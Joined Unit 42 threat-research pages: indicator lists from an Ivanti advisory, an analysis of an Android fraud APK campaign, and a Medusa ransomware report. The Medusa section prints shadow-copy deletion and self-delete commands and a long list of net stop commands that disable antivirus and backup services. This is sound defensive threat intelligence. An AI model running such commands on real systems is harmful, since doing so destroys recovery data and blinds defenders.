  • 171.241.43[.]110
  • 172.232.146[.]231
  • 174.135.110[.]233
  • 178.17.169[.]245
  • 182.239.92[.]100
  • 183.128.182[.]227
  • 185.132.125[.]11
  • 185.152.67[.]168
  • 185.156.72[.]51
  • 185.212.61[.]84
  • 185.217.125[.]210
  • 185.243.41[.]201
  • 185.244.208[.]65
  • 185.248.185[.]93
  • 194.233.93[.]67
  • 195.85.115[.]80
  • 202.55.67[.]195
  • 203.160.86[.]236
  • 210.182.85[.]3
  • 212.71.232[.]212
  • 220.246.88[.]207
  • 221.15.158[.]245
  • 221.216.117[.]171
  • 222.180.198[.]54
  • 223.70.179[.]234
  • 223.104.151[.]181

Malicious payloads exploiting the Ivanti vulnerabilities:

  • 103.233.11[.]5:1999/doc
  • 45.130.22[.]219/ivanti.js
  • 45.130.22[.]219/ivanti
  • 138.68.61[.]82
  • 192.252.183[.]116
  • 137.220.130[.]2/doc
  • 124.156.132[.]142:6999/python
  • 141.98.7[.]6
  • 103.215.77[.]51
  • 45.152.66[.]151
  • raw.githubusercontent[.]com/momika233/test/main/m.sh

Updated Jan. 16, 2024, at 2:00 p.m. PT to provide additional Threat Prevention signatures and more resources. 

Updated Jan. 19, 2024, at 11:00 a.m. PT to expand product protection information as well as other details. 

Updated Feb. 1, 2024, at 7:32 a.m. PT to add further updates from Ivanti including recovery steps as well as confirm details from Volexity's findings. 

Updated Feb. 1, 2024, at 2:48 p.m. PT to add new vulnerabilities announced by Ivanti as well as recommended guidance.  

Updated Feb. 2, 2024, at 1:31 p.m. PT to revise advisory time from CISA. 

Updated Feb. 2, 2024, at 5:23 p.m. PT with substantial updates including expanded recommendations from Ivanti, incident response case information and scanning activity, updated telemetry with charts and more. 

Updated Feb. 3, 2024, at 9:30 a.m. PT with info on the Palo Alto Networks no-cost, no-obligation emergency bundle to help organizations identify and mitigate any exposure caused by Ivanti vulnerabilities.

Updated Feb. 3, 2024, at 11 a.m. PT to correct a typo in the IoCs.

Updated Feb. 6, 2024 at 1:30 p.m. PT to add sections: Timeline, Technique Analysis, and Exploit in the Wild. Expanded Advances Threat Prevention section. Added a Threat Prevention signature. Added Advanced WildFire to product protections. Updated Security in 42 Seconds video. 

Updated Feb. 6, 2024 at 3:21 p.m. PT to add source data to captions for Figures 1-3. 

Updated Feb. 7, 2024 at 2:56 p.m. PT to align terms consistently.

Updated Feb. 8, 2024 at 12:30 p.m. PT to add update on new CVE-2024-22024, announced by Ivanti. Added links to additional resources. Updated timeline. 

Updated Feb. 8, 2024 at 2:10 p.m. PT to add FAQ section. 

Updated Feb. 13, 2024 at 12:25 p.m. PT to add Threat Prevention signature 95024.

Updated Feb. 15, 2024 at 12:14 p.m. PT to amend emergency bundle offer language.

Updated Feb. 20, 2024 at 8:02 a.m. PT to add link to Unit 42 Threat Vector podcast.

Updated Feb. 20, 2024 at 12:32 p.m. PT to add more details to the Scope of Attack and Incident Response Cases sections. Also edited the Technique Analysis section. Corrected CVE number in fourth paragraph of Executive Summary. 

Updated Feb. 29, 2024 at 12:20 p.m. PT to add information from Joint CSA release as well as update the timeline. 

Updated Dec. 13, 2024, to add info on when Unit 42 stopped actively monitoring the threat. 

Financial Fraud APK Campaign

Executive Summary

During our research discovering threats in legitimate network traffic, activity generated by a certain type of Android Package Kit (APK) files kept hitting our radar. This activity led us to conduct an in-depth investigation on the associated APK files. Our research revealed a family of malicious APKs targeting Chinese users that steals victim information and conducts financial fraud.

To do this, the threat actor masquerades as a law enforcement official and says the target's phone number or bank account is suspected of being involved in financial fraud. They then guide the person to download an app that will allow the attacker to investigate their bank transactions. The threat actor then instructs the person to select their bank from the app and fill in their personal information, including payment card details. At this point, the attackers can drain the bank account of whatever funds are available.

Palo Alto Networks customers are better protected from this malicious APK through our Next-Generation Firewall with Cloud-Delivered Security Services, including Advanced WildFire, DNS Security and Advanced URL Filtering. If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics APK, Finance, SMS

Campaign Overview

We found indicators of the malicious APK activity we’ll discuss in this post as early as November 2022. Following several months of dormancy, the malware delivery attempts surged with a peak value of 717 in September 2023.

Figure 1 presents the trend of delivery attempts from November 2022 through November 2023.

Image 1 is a graph of APK malware delivery attempts from November 2022 through November 2023. Through November 2022 to July 2023 there are less than 200 attacks. This rises sharply in July and the peak is in September 2023 with 717 attempts.
Figure 1. APK malware delivery attempts from November 2022 through November 2023.

Malware Analysis

Malware Installation

Our analysis of the malicious APK samples reveals victims must have retrieved them from non-official third-party sources, due to the non-compliance of the APK with official Google Play Store submission policies.

We believe threat actors likely delivered these APK samples through social engineering, similar to the methods described by the following sources from China:

The threat actors used this Android application to impersonate law enforcement authorities. They claimed that the victim's bank account was suspected of being involved in money laundering or other financial-related crimes. They then sent the victim a download link to this application package, urging the victim to input their sensitive personal information into the malicious application.

Malware Behavior

The malicious Android application would be installed on the victim's device with the name "安全防护" (translated from Mandarin as "Security Protection"). Upon execution, the application requests the following permissions for the capability to make phone calls and receive SMS text messages:

  • android.permission.CALL_PHONE
  • android.permission_RECEIVE_SMS

The android.permission.CALL_PHONE permission allows the app to disconnect incoming phone calls, and the android.permission_RECEIVE_SMS permission allows the app to block SMS messages received by the Android device.

To control or block phone calls and SMS messages, the application would typically need to be set as the device's default phone/SMS application handler. A request to change this setting is depicted in the screenshot in Figure 2 below.

Image 2 is an Android mobile phone screenshot. A popup notification in both English and Chinese characters asks the user to set a malicious application as the default SMS app.
Figure 2. Malware request for the victim to set the malicious app as the default SMS application handler of the Android device.

By blocking incoming phone calls and SMS messages, victims are not able to receive alerts about financial fraud from others or from legitimate law enforcement.

How the Threat Actor Conducts Financial Fraud

First, the threat actor masquerades as an official law enforcement authority and alleges the victim's phone number or bank account is suspected of being involved in financial fraud.

To convince people the app is legitimate, the threat actor provides a legal case number, and they ask the person to search for this case number in the malicious application. The threat actor will also generate a fake legal case document with the intended victim's name on it. As depicted in Figure 3, the malicious application requests the legal case number and the person’s sensitive personal information.

Image 3 is an Android mobile phone screenshot. The malicious application asks for sensitive personal information. The characters are in Chinese.
Figure 3. Malware requests the person's sensitive personal information.

Once a target fully believes the app is from a genuine law enforcement authority, the threat actor guides the person to download the next-stage payload. The app accomplishes this by sending a download link, under the pretext of investigating bank transactions and the source of deposited funds.

The APK malware sample supports selection from a variety of banking institutions (Figure 4). Once selected, the threat actors instruct victims to fill in their sensitive personal information, including payment card details.

Image 4 is an Android mobile phone screenshot. The malicious application asks for sensitive personal information. The characters are in Chinese.
Figure 4. Malware supports selection from a variety of banking institutions.

Since the application can block incoming phone calls and SMS messages, these financial institutions cannot contact the victims through their Android device, which makes it more likely that victims will be trapped in the scam.

Network Traffic Features

Our WildFire sandbox captures, detects and prevents this specific malware family, better protecting our customers from such a threat. In particular, the dynamic analysis logs contain traces of outgoing HTTP network connections to remote endpoints (namely, log[.]tbs[.]qq[.]com and 52[.]221[.]181[.]208, which were generated by one of the APK samples).

The following are the sample URLs we have logged:

  • hxxp://log[.]tbs[.]qq[.]com/ajax?c=dl&k=27d9e98adf5322f7ed5d3ba399165d4f
  • hxxp://52[.]221[.]181[.]208/api/GetCmd[.]aspx
  • hxxp://52[.]221[.]181[.]208/api/getconfig[.]aspx
  • hxxp://52[.]221[.]181[.]208/resource/260707[.]jpg

Advanced Malware Traffic Detection

Since the domain (log[.]tbs[.]qq[.]com) used by the malicious APK files during their execution is legitimate, definitively identifying isolated connections as malicious becomes challenging. Therefore we propose that multiple connections to such IP addresses and domains within a brief time frame can serve as a possible indicator of command and control (C2) traffic.

This behavior strongly suggests malicious network traffic activity rather than legitimate network traffic. To enhance our detection capabilities, we leverage these attacking network endpoints to generate advanced signatures for detecting malware activities. Our signatures incorporate multiple network entities, enabling us to effectively identify and mitigate malware communication sessions that might otherwise evade detection based solely on single-entity analysis.

Conclusion

Attackers take advantage of an information gap and the victim's fear of being embroiled in legal action, coupled with carefully designed social engineering attacks, to reap significant illegal profits.

To defend against the threat, we highly recommend that people do not download third-party applications from untrusted mobile application stores and do not share sensitive information with unknown sources.

Palo Alto Networks customers are better protected from malware discussed in this article through products like our Next-Generation Firewall with Cloud-Delivered Security Services that include Advanced WildFire, Advanced Threat Prevention and Advanced URL Filtering.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team or call:

  • North America Toll-Free: 866.486.4842 (866.4.UNIT42)
  • EMEA: +31.20.299.3130
  • APAC: +65.6983.8730
  • Japan: +81.50.1790.0200

Palo Alto Networks has shared our findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Malicious APK Samples

  • 2cf117abf5ced6d37e98068d1961b85f400ecede4c11ebd69cc5cc9629aaaacd
  • 6e43d2d4f14b26a75b9094eb1bd509b0f63e069a3c97867bfb0ac6c2a154dcd6
  • b0ad0de29f9c64e696212121e5e716b99668906d6531804fd6e5a55d95c9bd1f
  • bf4a214782d6a3ce14fb37af919b4803d3013cc5774b2782290e33985bebd01b
  • d342c40f126a150cd93da083c237cda7d9fc739a2050a819573b5fb4a3a67026

Infrastructure

  • 13[.]250[.]172[.]152
  • 18[.]143[.]192[.]34
  • 18[.]166[.]72[.]58
  • 52[.]221[.]181[.]208

References

Medusa Ransomware Turning Your Files into Stone

Executive Summary

Unit 42 Threat Intelligence analysts have noticed an escalation in Medusa ransomware activities and a shift in tactics toward extortion, characterized by the introduction in early 2023 of their dedicated leak site called the Medusa Blog. Medusa threat actors use this site to disclose sensitive data from victims unwilling to comply with their ransom demands.

As part of their multi-extortion strategy, this group will provide victims with multiple options when their data is posted on their leak site, such as time extension, data deletion or download of all the data. All of these options have a price tag depending on the organization impacted by this group.

Besides their strategy of using an onion site for extortion, Medusa threat actors also leverage a public Telegram channel named “information support,” where files of compromised organizations have been shared publicly and are more accessible than traditional onion sites.

The Unit 42 Incident Response team has also responded to a Medusa ransomware incident, which has allowed us to uncover interesting tactics, tools and procedures used by Medusa threat actors.

Palo Alto Networks customers are better protected against ransomware used by the Medusa ransomware group through Cortex XDR, as well as from the WildFire Cloud-Delivered Security Services for the Next-Generation Firewall. In particular, the Cortex XDR agent included out-of-the-box protections that prevented adverse behavior from Medusa ransomware samples we tested without the need for specific detection logic or signatures. Prisma Cloud Defender Agents can monitor Windows virtual machine instances for known Medusa malware. Cortex Xpanse can be used to detect vulnerable services exposed directly to the internet that may be exploitable and infected with Medusa or other ransomware.

The Unit 42 Incident Response team can also be engaged to help with a compromise or to provide a proactive assessment to lower your risk.

Related Unit 42 Topics RaaS, Ransomware

Medusa Ransomware as a Service Overview

Medusa surfaced as a ransomware-as-a-service (RaaS) platform in late 2022 and gained notoriety in early 2023, primarily targeting Windows environments. Medusa should not be confused with a similarly named RaaS, MedusaLocker, which has been available since 2019. Our analysis focuses solely on the Medusa ransomware, publicly known since 2023, which is impacting organizations' Windows environments.

The Medusa ransomware group predominantly propagates its ransomware through the exploitation of vulnerable services (e.g., public-facing assets or applications with known unpatched vulnerabilities) and hijacking of legitimate accounts, often utilizing initial access brokers for infiltration. We will delve into the initial access strategies and more complex techniques they employ later in this article. We also observed that Medusa ransomware implements living-off-the-land techniques by using legitimate software for malicious purposes, which can often blend in with regular traffic and behavior, making it harder to flag such activities.

We have noticed a marked escalation in its activities, characterized by the introduction of the new Medusa Blog accessible through TOR on an .onion site released in early 2023. A screenshot of the Medusa Blog is shown below in Figure 1. This platform is used by the perpetrators to disclose sensitive data of victims unwilling to accede to their ransom demands.

Image 1 is a screenshot of the Medusa ransomware group leaksite. Some information is redacted. Icon of Medusa’s head. Medusa Blog. Links to Twitter and Telegram. Price tag. Countdown. Number of visitors. Description of victims. There is a magnifying glass icon to allow the end user to search.
Figure 1. Medusa Blog dedicated leak site.

As a multi-extortion operation, the Medusa ransomware operator’s announcements include the following points of information to pressure victims into paying the ransom:

  • Price tag: The amount displayed is what the affected organizations need to pay the group for them to delete the data from the site. (Unit 42 has observed Medusa being willing to negotiate with victims, like many ransomware groups. Any payments actually made may not directly match the pricing shown on the site.)
  • Countdown: The amount of time the impacted organizations have before the stolen data is released publicly and available to download.
  • Number of visitors: The number of post visitors, used in the negotiation strategy to pressure victims into paying.
  • Victim name and description: Identifiable information for the compromised organization.

The group's posts also typically revealed evidence of compromise. They also offered various “choices” – arbitrary and at the whim of Medusa – to the affected organization aside from paying the primary ransom, as shown in Figure 2. These choices include the following:

  • A standard fee of $10,000 for a time extension to prevent data from being published on the site
  • A request for data deletion
  • A download option

The price for these second two services can differ from one organization to another.

Image 2 is a screenshot of the Medusa ransomware gang leak site. This blog post highlights a specific victim. Much of the information is redacted. A counter of days, hours, minutes and seconds is at the top. The prices for adding time for one day, deleting all the data or downloading all the data are offered. There is also the option to download the file trees.
Figure 2. Post on the Medusa Blog to a victim.

A recent post on the Medusa Blog shared a video that showed files of a compromised organization. This video features a title caption of “Medusa Media Team,” which we suspect is the branch of this group that handles their public brand (shown in Figure 3). We haven’t seen videos of victims’ files with each post on their site, so we are still unclear if this is going to be a trend. However, ransomware groups like Medusa aim to build a brand and reputation, and creating such videos helps to reinforce their image as a formidable threat and enhance their credibility.

Image 3 is a screenshot of a Medusa Media Team video. Capital text against what looks to be a ship’s wheel.
Figure 3. Screenshot of Medusa Media Team video.

This group does not just host a specialized leak site and videos for extortion purposes. They have also integrated links to Telegram and X (previously known as Twitter) on the Medusa Blog site. The Telegram channel used by Medusa is titled "information support," and it is used to publicize and release data exfiltrated by the group. On the other hand, the link to X simply leads to a search result page for "Medusa ransomware."

The Telegram channel was created in July 2021, and it contains some content from before the emergence of this group that relies on known public breaches. Unexpectedly, the channel is not Medusa ransomware-branded. Still, we observed posts in this channel leaking content related to Medusa's compromises and even claims of meeting with representatives of this threat group. An example of this communication is shown below in Figure 4.

Image 4 is a screenshot of an admin message. November 25, 2022. Hello community! I love looking for hidden information on the Internet. Today I met the guys from the hacker group Medusa. She kindly agreed to provide me with a video overview of her activities on the example of a very cool casino located in the United States of America — Eureka casino. While I was watching the video, I saw how the Eureka casino visitors are deceived, how the slot machines are reprogrammed. After watching the video, you will understand why you don't have to go to this casino for sure! And yes, Medusa has a really cool media team – I was jealous! I reminded you that you can find much more information in my telegram channel, and I also invite you to my Twitter and Facebook. And waiting for your subscription and likes Dash this motivates, you to search for new and new content, as well as publish data in the telegram channel. Links are in the description of the channel. Enjoy watching! 734 views. 02:18 PM. Link to YouTube video. Some of the information is redacted.
Figure 4. Information support admin message.

On Feb. 20, 2023, the Telegram channel announced the release of the official Medusa leak site (or as the admin says, “a new blog of a hacker jellyfish group”). This announcement came with an image featuring the same branding as the official Medusa leak site, shown in Figure 5.

Image 5 is a screenshot of an admin message announcing the Medusa blog. Hello community. I want to introduce you to a new blog of a hacker jellyfish group. I reaccontate to visit and see: [onion link to Medusa site]. The message has one thumbs up snd one heart. February 20. 3.3k views. 06:27 AM. Some of the information is redacted.
Figure 5. Information support admin message announcing Medusa Blog site.

It’s unclear at the time of writing this article if the owner of this channel is part of the ransomware operation per se. We do know that the platform is being leveraged to announce compromises and release exfiltrated information.

Medusa's Prey: Understanding Victimology

For our analysis, we have been focusing on Medusa ransomware samples observed in 2023.

Based on their leak site, Medusa ransomware possibly impacted 74 organizations worldwide in 2023. The sectors most affected include high technology, education and manufacturing. However, the diverse range of impacted sectors highlights this group’s opportunistic nature, which is characteristic of many ransomware operations. Medusa ransomware does not restrict itself to a single industry. Figure 6 highlights the far-ranging impact of their attacks.

Image 6 is a column graph of the industries impacted by Medusa. The highest are High Technology, Education and Manufacturing as well as Healthcare. Mid-level includes hospitality, nonprofit and agriculture. Lowest include telecoms, federal government and real estate.
Figure 6. Industries impacted by Medusa ransomware, based on the leak site.

Medusa ransomware attacks exhibit a substantial international footprint. However, the group’s effects are most pronounced in the United States, where 24 incidents occurred as of the time of writing. A substantial number of targeted organizations were based in Europe. The presence of isolated incidents across Africa, South America and Asia underscore the indiscriminate approach of this ransomware group. Attacks span a global scale even in regions with fewer reported cases. Figure 7 underlines this point.

Image 7 is a column graph of the countries impacted by Medusa. The highest is the United States followed by the United Kingdom, France and Italy.
Figure 7. Countries where impacted organizations were located, based on the leak site.

Medusa's Toolkit: Unraveling the Mythical Trade

This section uncovers some of the tools and techniques used by Medusa ransomware actors that we discovered during an incident response event. The pre-ransomware techniques provide interesting clues to common themes across ransomware groups as well as more unique developments in tradecraft by the Medusa ransomware operators.

Initial Access

Unit 42 researchers observed Medusa ransomware operators uploading a webshell to an exploited Microsoft Exchange Server. This webshell functionality overlaps with the ASPX files previously reported for login.aspx and cmd.aspx. An example of cmd.aspx is shown below in Figure 8.

Image 8 is a screenshot of a web shell for cmd.aspx.
Figure 8. Example of the Cmd.aspx webshell.

Following the webshell activity, threat actors used PowerShell to execute a bitsadmin transfer from a file hosting site called filemail[.]com. The file downloaded from this site was ZIP compressed and titled baby.zip. Upon decompressing and executing, it installed remote monitoring and management (RMM) software ConnectWise.

Defense Evasion

Unit 42 researchers observed Medusa ransomware operators dropping two kernel drivers for targeting different sets of security products. Each kernel driver was guarded using a software protector called Safengine Shielden. The Safengine Shielden protector used on the drivers obfuscates the code flow by randomizing the code through various code mutations and then leverages an embedded virtual machine interpreter to execute the code.

Unit 42 observed each driver paired with its own loader. Each loader was packed using a packer called ASM Guard.

The packed loaders use a fake UPX header and subsequent address next to the fake UPX bytes, as shown in Figure 9. In the resource section, there are numerous references to ASM Guard as well as fake WINAPI imports among other various junk paddings, as shown in Figure 10.

Image 9 is a screenshot of the driver loader packed with ASM Guard, highlighted in yellow on the upper right.
Figure 9. Header of the driver loader is packed with ASM Guard.
Image 10 is a screenshot of the resource section of the driver loader packed with ASM Guard. Two columns side by side, both showing ASM Guard.
Figure 10. The resource section of the driver loader is packed with ASM Guard.

Figure 11 shows what the driver entry point looks like after it has been protected with Safengine Shielden.

Image 11 is a screenshot of code. The driver is protected with Safengine Sheldon v2.0.0.
Figure 11. Static view of driver protected with Safengine Shielden.

The primary objective of both drivers is to contain a list of security endpoint products to target for termination or deletion. The hard-coded list of security product string names shown in Figure 12 is used in a comparison operation against actively running processes on a system.

Image 12 is a screenshot of many lines of code. The first driver is targeting security processes to terminate them. These run through lines 51 to 86.
Figure 12. First driver targeting list of security processes for termination.

If the system has a process name that matches the hard-coded security tool process name, then an undocumented IOCTL code is used (0x222094) for termination of the process as shown in Figure 13. The primary difference between the two drivers is the use of file paths and the IOCTL (0x222184), which will delete the file based on the file path provided.

Image 13 is a screenshot of many lines of code. The second driver is targeting file paths and processes. An arrow points to line 63. Function IOCTL: 0x222184. A second arrow points to ;time 76. Function IOCTL: 0x222094.
Figure 13. Second driver targeting file paths and list of processes.

Discovery and Reconnaissance

Unit 42 researchers observed Medusa ransomware actors using the portable version of Netscan – with a novel twist. An associated netscan.xml file was paired with software that bolstered the overall functionality out of the box. This included various types of remote service discovery and preconfigured mappings for actions such as PsExec as well as the deployment of the ransomware binary.

Many options are available from the custom configuration related to the following:

  • WMI
  • Registry
  • Services
  • Files
  • SNMP
  • Account groups
  • XML
  • SSH
  • PowerShell

The remote scripting features extend the tool’s capabilities with VBScript and JScript.

The remote scripts that are included use Cyrillic script (shown in Figure 14).They are translated into English (shown in Figure 15). This provides a clue to the preferred language of the creator and users of the configuration, and possibly of the background of the Medusa ransomware group using these features.

Image 14 is a screenshot of the Remote Scripting window. Highlighted in a red box are the Item Name and Script columns. The text is in Cyrillic.
Figure 14. Remote scripting feature in original Cyrillic.
Image 15 is a screenshot of the Remote Scripting window. Highlighted in a red box are the Item Name and Script columns. The text has been translated to English. Items include list of files, login time, IP and MAC configuration and more.
Figure 15. Remote scripting feature translated to English.

Figure 16 shows an example of the codebase for the list of files script and the contents related to what the files enumerated under the Windows directory return.

Image 16 is a screenshot of a list of script files. A red arrow points to the script output.
Figure 16. Example for list of script files.

Figure 17 shows the codebase for the login time script related to specific login types found and the fields it returns.

Image 17 is a screenshot of an example login time script. Some information has been redacted.
Figure 17. Example for login time script.

Upon finishing a network scan, the operator of the tool can then right-click on a device listed in the results and will have many custom point-and-click options available on a remote system as shown below in Figure 18. The options in the menu shown in Figure 18 that end with Gaze show a naming convention used by Medusa ransomware related to the ransomware binary, and give insight into a technique for deploying Medusa ransomware.

  • Copy_Gaze (Ctrl+G)
  • Deploy Gaze (Ctrl+T)
  • Copy_Run_Gaze (Ctrl+W)
Image 18 is a screenshot of SoftPerfect Network Scanner. Highlighted in red in the Open Device menu is a secondary menu of options. Some of the text is in Cyrillic.
Figure 18. Medusa ransomware configuration.

In-Depth Look Into Medusa's Gaze

Unit 42 observed a common theme in Medusa’s ransomware binary that aligns with the mythology of Medusa herself: the use and inclusion of the term gaze in the debug path in PEStudio, as shown in Figure 19. This theme continued with the name of the binary and the naming scheme used in the netscan.xml configuration file (mentioned previously). We will refer to the ransomware binary as Gaze in the next section.

Image 19 is a screenshot in pestudio 9.34 of the PDF string in Gaze binary, highlighted in red.
Figure 19. PDB string in Gaze binary.

The Windows variant of Medusa ransomware can be run with 11 possible arguments, as shown below in Table 1.

Argument Purpose
V Check the version of the ransomware binary
n Use network drive (uses a byte flag)
s Exclude system drive (uses a byte flag)
d Do not delete itself
f Exclude system folder
p Do not use preprocess (uses a byte flag)
k Load RSA public key from file
t Load ransom note from file
w PowerShell -execution policy bypass -File %s
v Show console window
i Encrypt a specific folder

Table 1. Medusa ransomware parameters.

When running a Windows executable sample from November 2023 with the -V argument, the sample identifies as version 1.20 as shown below in Figure 20. This versioning system shows that the ransomware has some sort of development cycle, as one of the earliest public sightings of the ransomware binary was uploaded in February 2023 and is version 1.10. It is observed within SHA-256 736de79e0a2d08156bae608b2a3e63336829d59d38d61907642149a566ebd270.

Image 20 is a screenshot of the code that states the version of Medusa ransomware. Some information is redacted. The version is 1.20.
Figure 20. Ransomware sample version.

The Medusa ransomware binary employs string encryption for the following functions:

  • Targeted services
  • Targeted processes
  • File extension allowlist
  • Folder path allowlist

Figure 21 shows one code block example of the many string decryption code blocks within the binary, all of which have a similar control flow. Each string decryption code block has two functions. The first function moves the encrypted string into memory shown as u42_push_string_medusa in Figure 21. The second function is named u42_string_decrypt_7characters and uses an XOR encryption method with the key of 0x2E (also Figure 21).

Image 21 is a screenshot of the string decryption function in Gaze.exe.
Figure 21. String decryption function in the Gaze.exe ransomware sample.

In Figure 22, the hex representation for the string is moved and allocated on the functions stack frame, and then the hex string is moved into a section of memory and retrieved with a dereferenced pointer.

Image 22 is a screenshot of decompiled moving encrypted hex string 0x2E6F7D7B6A6B6300.
Figure 22. Decompiled view of moving encrypted hex string 0x2E6F7D7B6A6B6300.

When the function u42_push_string_medusa is done and returns a pointer to the string, it will initially be located in EAX as shown in Figure 21. EAX will be moved into ESI and then the contents of ESI will be moved into ECX. The register ECX is the parameter passed to the function u42_string_decrypt_7character, which contains the encrypted string pointer.

The pointer to the string contents is used as an array to access each character in the string. XOR decrypts it with the key of 0x2E as shown in Figure 23.

Image 23 is a screenshot of the decompiled string decryption function 0x2E6F7D7B6A6B6300.
Figure 23. Decompiled view of string decryption function used on 0x2E6F7D7B6A6B6300.

Validation of the string decryption method can be seen as shown in Figure 24 with a CyberChef recipe.

Image 24 is a screenshot of CyberChef. The string decryption is being verified. In the left column is the “recipe.” In the right column is the Input and Output which are highlighted in red boxes.
Figure 24. Verification of string decryption using CyberChef.

Medusa ransomware uses RSA asymmetric encryption for protecting the AES256 key used for encrypting a victim’s files. The AES256 key is set up using a 32-byte key and a 16-byte initialization vector. The encrypted files are renamed with the extension .medusa.

During file enumeration and encryption, the sample avoids files with the following extensions:

  • .dll
  • .exe
  • .lnk
  • .medusa

The list of folder paths to skip is as follows:

  • \Windows\
  • \Windows.old\
  • \PerfLogs\
  • \MSOCache\
  • G_skp_dir
  • Program Files
  • Program Files (x86)
  • ProgramData.

The ransom note is dropped as !!read_me_medusa!!.txt and its contents are shown in Figure 25.

Image 25 is a screenshot of a Medusa gang ransom note. It starts with ASCII art of MEDUSA. Then there is a description of what has happened to the network and data, a list of guarantees, who to contact and how, as well as instructions on how to use TOR. Some of the information has been redacted.
Figure 25. Medusa ransomware ransom note.

The ransomware will perform various vssadmin-related operations, and it deletes itself with the following commands to impact recovery and forensic efforts:

  • vssadmin Delete Shadows /all /quiet
  • vssadmin resize shadowstorage /for=C: /on=C: /maxsize=401MB
  • vssadmin resize shadowstorage /for=C: /on=C: /maxsize=unbounded
  • cmd /c ping localhost -n 3 > nul & del

Conclusion

The emergence of the Medusa ransomware in late 2022 and its notoriety in 2023 marks a significant development in the ransomware landscape. This operation showcases complex propagation methods, leveraging both system vulnerabilities and initial access brokers, while adeptly avoiding detection through living-off-the-land techniques.

The Medusa Blog signifies a tactical evolution toward multi-extortion, with the group employing transparent pressure tactics on victims through ransom demands publicized online. With 74 organizations across a spectrum of industries affected to date, Medusa's indiscriminate targeting emphasizes the universal threat posed by such ransomware actors.

Technical analysis by Unit 42 researchers reveals the nuanced exploitation strategies employed by the Medusa ransomware group, from webshell placement on compromised servers to the deployment of encrypted kernel drivers. This culminates in a novel application of netscan tools and Medusa’s gaze leading to file encryption using the ominous .medusa file extension. As such, Medusa ransomware stands as a significant threat to organizations, demanding a more proactive and strong defensive strategy.

Protections and Mitigations

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

  • Advanced WildFire: The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research.
  • Cortex XDR: All known Medusa ransomware samples are prevented by the XDR agent out of the box using the following modules:
    • Anti-ransomware module to prevent Medusa encryption behaviors on Windows
    • Local Analysis prevention for Medusa binaries on Windows
    • Behavioral Threat Protection (BTP) rule helps prevent ransomware activity on Windows as well as Linux
    • Additional protection can be added using indicators for Medusa
  • Next-Generation Firewalls (NGFW):
    • DNS signatures detect the known command and control (C2) domains, which are also categorized as malware in URL Filtering.
    • Next-Generation Firewall with the Advanced Threat Prevention security subscription can help block the Webshell file traffic with best practices via the following Threat Prevention signatures: 80744, 86828.
  • Prisma Cloud:
    • While there is currently no known cloud infrastructure being affected by Medusa ransomware, any cloud infrastructure running windows virtual machines should monitor their Windows-based VMs using Cortex XDR Cloud Agents or Prisma Cloud Defender Agents. Both agents will monitor the Windows VM instances for known Medusa malware, using signatures pulled from Palo Alto Networks WildFire.
  • Cortex Xpanse:
    • Cortex Xpanse can be used to detect vulnerable services exposed directly to the internet that may be exploitable and infected with Medusa ransomware.

If you think you might have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America Toll-Free: 866.486.4842 (866.4.UNIT42)
  • EMEA: +31.20.299.3130
  • APAC: +65.6983.8730
  • Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Hashes

4d4df87cf8d8551d836f67fbde4337863bac3ff6b5cb324675054ea023b12ab6 Medusa Ransomware
657c0cce98d6e73e53b4001eeea51ed91fdcf3d47a18712b6ba9c66d59677980 Medusa Ransomware
7d68da8aa78929bb467682ddb080e750ed07cd21b1ee7a9f38cf2810eeb9cb95 Medusa Ransomware
9144a60ac86d4c91f7553768d9bef848acd3bd9fe3e599b7ea2024a8a3115669 Medusa Ransomware
736de79e0a2d08156bae608b2a3e63336829d59d38d61907642149a566ebd270 Medusa Ransomware

Infrastructure

  • Medusakxxtp3uo7vusntvubnytaph4d3amxivbggl3hnhpk2nmus34yd[.]onion
  • medusaxko7jxtrojdkxo66j7ck4q5tgktf7uqsqyfry4ebnxlcbkccyd[.]onion

Appendix

Services stopped by Medusa ransomware

  • net stop "Acronis VSS Provider"
  • net stop "Sophos Agent"
  • net stop "Sophos Clean Service"
  • net stop "Sophos Health Service"
  • net stop "Sophos MCS Agent"
  • net stop "Sophos MCS Client"
  • net stop "Sophos Message Router"
  • net stop "AcronisAgent"
  • net stop "AcrSch2Svc"
  • net stop "Antivirus"
  • net stop "ARSM"
  • net stop "BackupExecJobEngine"
  • net stop "BackupExecRPCService"
  • net stop "BackupExecVSSProvider"
  • net stop "bedbg"
  • net stop "DCAgent"
  • net stop "EPSecurityService"
  • net stop "EPUpdateService"
  • net stop "EraserSvc11710"
  • net stop "EsgShKernel"
  • net stop "FA_Scheduler"
  • net stop "IISAdmin"
  • net stop "IMAP4Svc"
  • net stop "macmnsvc"
  • net stop "masvc"
  • net stop "MBAMService"
  • net stop "MBEndpointAgent"
  • net stop "McAfeeEngineService"
  • net stop "McAfeeFramework"
  • net stop "McShield"
  • net stop "McTaskManager"
  • net stop "mfemms"
  • net stop "mfevtp"
  • net stop "MMS"
  • net stop "mozyprobackup"
  • net stop "MsDtsServer"
  • net stop "MsDtsServer100"
  • net stop "MsDtsServer110"
  • net stop "MSExchangeES"
  • net stop "MSExchangeIS"
  • net stop "MSExchangeMGMT"
  • net stop "MSExchangeMTA"
  • net stop "MSExchangeSA"
  • net stop "MSExchangeSRS"
  • net stop "MSOLAP$SQL_2008"
  • net stop "MSOLAP$SYSTEM_BGC"
  • net stop "MSOLAP$TPS"
  • net stop "MSOLAP$TPSAMA"
  • net stop "MSSQL$BKUPEXEC"
  • net stop "MSSQL$ECWDB2"
  • net stop "MSSQL$PRACTICEMGT"
  • net stop "MSSQL$PRACTTICEBGC"
  • net stop "MSSQL$PROFXENGAGEMENT"
  • net stop "MSSQL$SBSMONITORING"
  • net stop "MSSQL$SHAREPOINT"
  • net stop "MSSQL$SQL_2008"
  • net stop "MSSQL$SYSTEM_BGC"
  • net stop "MSSQL$TPS"
  • net stop "MSSQL$TPSAMA"
  • net stop "MSSQL$VEEAMSQL2008R2"
